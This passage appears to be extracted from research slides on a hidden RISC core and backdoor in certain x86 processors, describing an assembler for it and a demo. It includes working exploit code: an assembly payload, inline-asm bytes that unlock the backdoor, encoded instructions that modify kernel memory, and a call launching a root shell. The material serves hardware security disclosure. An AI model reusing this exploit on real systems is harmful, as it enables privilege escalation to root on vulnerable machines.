  - ¶ esp is 0b0100
  - ¶ High bit selects MMX?
- ¶ Instructions operate on 0, 1, or 2 explicit registers
  - ¶ eax sometimes used as an implicit register
- ¶ 0 to 8 opcode bits at beginning of instruction
  - ¶ Sometimes more later in the encoding


# A deeply embedded instruction set

A faint, grayscale circuit board pattern serves as the background for the slide, consisting of various lines, nodes, and components.

# A deeply embedded instruction set

- ❖ The *DEIS* assembler

- ❖ Assembles primitives into their binary representation, and wraps each in the x86 *bridge instruction*
  - ❖ Payloads for the RISC core can now be written in DEIS assembly



lgd %eax

izx \$0x78, %edx  
ada %edx

ad2 %eax

ld4 %eax, %edx

ad2 %eax

ld4 %eax, %ebx

z13 %ebx

mov %edx, %eax

la8

ra8

or %ebx, %eax

izx \$0x5f20, %ecx

izx \$0xc133, %edx

cmb %ecx, %edx

ada %edx

ld4 %eax, %eax

izx \$0x208, %edx

ada %edx

ld4 %eax, %eax

izx \$0, %edx

izx \$0x4, %ecx

ada %ecx

st4 %edx, %eax

ada %ecx

st4 %edx, %eax


ada %ecx

ada %ecx

st4 %edx, %eax

ada %ecx


st4 %edx, %eax



```
/* unlock the backdoor */
__asm__ ("movl $payload, %eax");
__asm__ (".byte 0x0f, 0x3f");
```

```
/* launch a shell */
system("/bin/bash");
```


```
/* modify kernel memory */
__asm__ ("payload:");
__asm__ ("bound %eax,0xa310075b(%eax,1)");
__asm__ ("bound %eax,0x24120078(%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(%eax,1)");
__asm__ ("bound %eax,0xc8109489(%eax,1)");
__asm__ ("bound %eax,0x0a1af97f(%eax,1)");
__asm__ ("bound %eax,0xc8109c89(%eax,1)");
__asm__ ("bound %eax,0xc5e998d7(%eax,1)");
__asm__ ("bound %eax,0xac128751(%eax,1)");
__asm__ ("bound %eax,0x844475e0(%eax,1)");
__asm__ ("bound %eax,0x84245de2(%eax,1)");
__asm__ ("bound %eax,0x8213e5d5(%eax,1)");
__asm__ ("bound %eax,0x24115f20(%eax,1)");
__asm__ ("bound %eax,0x2412c133(%eax,1)");
__asm__ ("bound %eax,0xa2519433(%eax,1)");
__asm__ ("bound %eax,0x80d2c5d0(%eax,1)");
__asm__ ("bound %eax,0xc8108489(%eax,1)");
__asm__ ("bound %eax,0x24120000(%eax,1)");
__asm__ ("bound %eax,0x24110004(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe01095fd(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe01095fd(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(%eax,1)");
__asm__ ("bound %eax,0x80d1c5d0(%eax,1)");
__asm__ ("bound %eax,0xe0108dfd(%eax,1)");
```



(Demo)

delta:~/\_research/rosenbridge/esc\$

>>> [REDACTED]



